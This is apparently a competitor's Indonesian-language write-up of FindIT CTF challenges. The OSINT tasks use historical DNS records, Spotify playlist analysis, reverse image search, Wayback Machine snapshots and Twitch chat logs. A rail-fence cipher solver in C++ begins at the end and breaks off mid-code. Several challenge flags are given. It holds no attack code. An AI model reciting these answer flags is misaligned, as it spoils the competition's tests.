
Flag : FindITCTF{s0me_f1l3_r3c0v3ry_4nd_5t3g0_4ft3r_4ll}

OSINT

Back In My Day



Deskripsi meminta kami untuk mencari alamat IP dari ugm.ac.id yang dihosting pada mei hingga september 2017. Maka dari itu, kami gunakan whois untuk melakukan pencarian. Khsusunya, untuk melacak IP dari server pendahulu. Maka dapat ditemukan melalui web ViewDNS.



ViewDNS.info

Tools | API | Research | Data

ViewDNS.info > Tools > **IP History**

Shows a historical list of IP addresses a given domain name has been hosted on as well as where that IP address is geographically located, and the owner of that IP address.


Domain (e.g. *domain.com*): GO

IP history results for ugm.ac.id.


IP Address	Location	IP Address Owner	Last seen on this IP
175.111.88.3	Indonesia	Universitas Gadjah Mada	2023-05-14
175.111.88.11	Indonesia	Universitas Gadjah Mada	2017-09-03
10.13.253.83	United States	Internet Assigned Numbers Authority	2013-12-27
175.111.88.11	Indonesia	Universitas Gadjah Mada	2013-12-24
175.111.91.159	Indonesia	Universitas Gadjah Mada	2012-10-13

Dapat dilihat pada range yang diberikan, maka IP yang valid adalah 175.111.88.11.
Flag: FindITCTF{175.111.88.11}


Mixtape



Diberikan sebuah link mengarah ke user spotify secara publik, dimana didalamnya terdapat beberapa playlist berisi lagu pilihan. Dikarenakan ada tanggal spesifik yang dicari, terdapat playlist yang khusus untuk lagu tahun 2019.



Maka dari itu, dilakukanlah analisa playlist menggunakan Spotify Analyzer, disini didapatkan data-data mengenai lagu yang ada di playlist.



Playlist Table

I Don't Wanna Be Sad Playlist contains **0** duplicated songs

You can shuffle/sort Playlist the way you want(just click on the column headings to sort). Save the new sort in a new playlist or select songs to create custom playlist.


Save On Spotify | Export To CSV | Shuffle

#	Song	Artist	Popularity	BPM	Genres	Parent Genres	Album	Album Date	Time
1	I Don't Wanna Be Sad	Simple Plan	46	106	canadian pop punk, c...	Pop, Rock	Taking One for the Te...	2016-02-19	03:13
2	Crashing (feat. Bahari)	ILLENIUM,Bahari	48	96	edm, melodic dubstep...	Dance/Electronic, Pop	Crashing (feat. Bahari)	2019-01-25	03:50
3	Rabbit Hole	AViVA	50	170	alt z, vapor pop	Dance/Electronic	Rabbit Hole	2019-03-28	03:48
4	All I Know	Taska Black,Sem,CUT_	5	150	bass trap, future bass...	Dance/Electronic, Pop	All I Know	2019-03-08	03:00
5	Good Things Fall Apart (w...	ILLENIUM,Jon Bellion	63	144	edm, melodic dubstep...	Dance/Electronic, Hip...	Good Things Fall Apa...	2019-05-13	03:36
6	Phenomena	Douran	33	117			Race to Infinity	2020-03-20	06:33
7	Somebody Else	Flux Pavilion,GLNNA	37	140	brostep, classic dubst...	Dance/Electronic	.wav	2021-01-21	04:00
8	See The End	Above & Beyond,Sev...	51	128	edm, pop dance, prog...	Dance/Electronic, Rock	See The End	2019-07-26	03:05
9	Tidal Wave - In My Next Li...	Andrew Bayer,Alison ...	30	128	progressive house, pr...	Dance/Electronic	In My Next Life	2019-04-12	05:45

Terdapat satu lagu yang dirilis pada mei 2019, dan lagu tersebut ternyata merupakan lagu yang dimaksud.

Flag: FindITCTF{Illenium_Good_Things_Fall_Apart}

Know Your Worth



Challenge | 29 Solves

Know Your Worth

50


My friend loves looking at the US stock market. He stumbled upon a stock with a movement like this one, but he forgot to look at the name of the stock. Can you help him find this stock?

Note: Format flag adalah FindITCTF{namaperusahaan_TICKER_kotaheadquarters} dengan kapitalisasi sesuai seperti petunjuk


Author: Infinicus#6867 Attachments: Know Your Worth


Flag | Submit

Diberikan sebuah attachment berupa sebuah gambar sebagai berikut



Untuk mencarinya, maka disini digunakan teknik reverse image search di search engine. Dan, didapatkan artikel yang memasukkan gambar yang persis sama





The meme stock boom, and the results of it

As investors piled money into markets throughout 2020 amid a bull market rally, community momentum began to increase around two meme stocks in particular — GameStop and AMC Theatres. More investors began buying shares as an online collective, driving the stock price upward. They rooted each other on with humorous memes and telling one another to keep buying and holding their positions.


And as the stock price continued to soar, it created a short squeeze. Melvin Capital, a hedge fund that had a significant short position in GameStop, lost billions from it and ultimately filed for bankruptcy in 2022.

The peaks of each chart below show what the short squeeze looked like for GameStop and AMC, respectively:

Courtesy of TradingView

Courtesy of TradingView


Artikel tersebut membahas mengenai GameStop dan gambarnya diambil dari TradingView. Maka, saya membuka TradingView dan mencari emiten GameStop.




Flag dicari dalam format FindITCTF{namaperusahaan_TICKER_kotaheadquarters}, maka didapatkan seluruh data tersebut dalam TradingView.

Flag: FindITCTF{GameStop_GME_Grapevine}

Lost




Deskripsi menjelaskan bahwa Bob menyimpan sesuatu yang penting di web find-it.id, dan diminta untuk emncarinya kembali. Maka saya membuka Wayback Machine untuk mencari record dari web find-it.id.




URL ↑	MIME Type	From	To	Captures	Duplicates	Uniques
http://find-it.id/	unk	Mar 16, 2021	May 14, 2023	53	8	45
http://find-it.id/robots.txt	text/html	Dec 2, 2021	Sep 6, 2022	17	12	5
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2FBottom.9f3ef2b9.png&w=640&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Fct01.e8053a8c.webp&w=3840&q=75	image/jpeg	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Fct05.37aa1959.webp&w=3840&q=75	image/jpeg	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Fct06.3f7c9f67.webp&w=3840&q=75	image/jpeg	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2FEmailIcon.a78c63e2.png&w=32&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Ffiltri.014c2862.png&w=640&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Fghifari.f4f84106.png&w=640&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2FGoogle.5280614f.png&w=32&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2FGroup 290.eb972473.png&w=640&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1
https://find-it.id/_next/image?url=%2F_next%2Fstatic%2Fmedia%2Fherley.bb7eb584.png&w=640&q=75	image/png	May 14, 2023	May 14, 2023	1	0	1

Pencarian difokuskan pada rentang waktu Maret-April, dikarenakan sesuai hint, Bob merasa kehilangan di antara rentang tersebut. Kemudian, didapatkan file menarik yaitu mongo-secret.js di bulan Maret.



Dimunculkan konstanta mongo_secret yang ketika didecode, menghasilkan sebuah flag.



Flag: FindITCTF{d1git4l_f00tpr1nt_i5_s0_u53fu1_r1ght?}


Twitch Frogs

Dari deskripsi soal peserta diminta untuk mencari sebuah chat dari username **dundorma** di channel Twitch **xqc** yang mengandung flag. Untuk melihat chatlog tersebut kami menggunakan website https://logs.ivr.fi/?channel=xqc&username=dundorma, hasilnya adalah kami menemukan flag tersebut:

Flag: FindITCTF{ju5t_a_regul4r_twitch_chatter}

CRYPTO


Choo-Choo



Diberikan sebuah attachments yang berisi encryptor menggunakan C++, dan sebuah output file. Algoritma kode sendiri mengenkripsikan flag dengan teknik menyebarkan plaintext secara diagonal dan memiliki arah, yang mana ketinggian dan flagnya dalam kondisi redacted. Berikut adalah solvernya.


```
#include<bits/stdc++.h>
using namespace std;

int main(){
    int t,m,i,j,k,sum=0;
    string s = "F1_i4L31nrFdsd{30_IFNCE}TTc_4yC3s";
    int n = 7;

    vector<vector<char>> a(n,vector<char>(s.size(),' '));

    j=0;
    int flag=0;
    for(i=0;i<s.size();i++){
        a[j][i] = '0';
         if(j==n-1){
            flag=1;
        }
        else if(j==0)
            flag=0;
```

```
        if(flag==0){
            j++;
        }
        else j--;
